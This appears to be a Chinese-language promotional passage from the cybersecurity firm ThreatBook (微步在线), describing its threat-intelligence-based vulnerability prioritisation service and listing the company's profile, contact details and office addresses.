- ✓ 微步在线强大的威胁情报能力掌握了全网各类 APT 组织、黑产团伙的最新攻击大数据，其中包括其 0day 漏洞、已知漏洞以及对应 exp 等，相关数据可以更多上下文数据对全量漏洞库进行精准画像，输出漏洞修复优先级评估（VPT），提高漏洞修复效率，解决传统基于 CVSS 的漏洞情报报告警过多、无法有效甄别高价值漏洞的弊端。

让安全没有边界

公司简介：

北京微步在线科技有限公司成立于 2015 年，是数字时代网络安全技术创新型企业，专注于精准、高效、智能的网络威胁发现和响应，开创并引领中国威胁情报行业的发展，提供“云+流量+端点”全方位威胁发现和响应产品及服务，帮助客户建立全生命周期的威胁监控体系和安全响应能力。

✉ 邮箱：contactus@threatbook.cn

☎ 电话：400-030-1051

🌐 官网：www.threatbook.cn

📍 北京：北京市海淀区苏州街 49-3 号 4 层 1-24

📍 上海：上海市杨浦区大连路588—688号宝地广场b座1104

📍 广州：广州市天河区体育东路116号财富广场东塔2401A

📍 深圳：深圳市南山区科技南十二路曙光大厦701室

📍 武汉：湖北省武汉市东湖新技术开发区高新大道438号宜科中心园区2栋12层1203

📍 成都：成都市高新区吉泰五路118号3栋10层2号

📍 南京：南京市江宁区东山街道金源路 2 号绿地之窗商务广场 D1 幢 1206 室

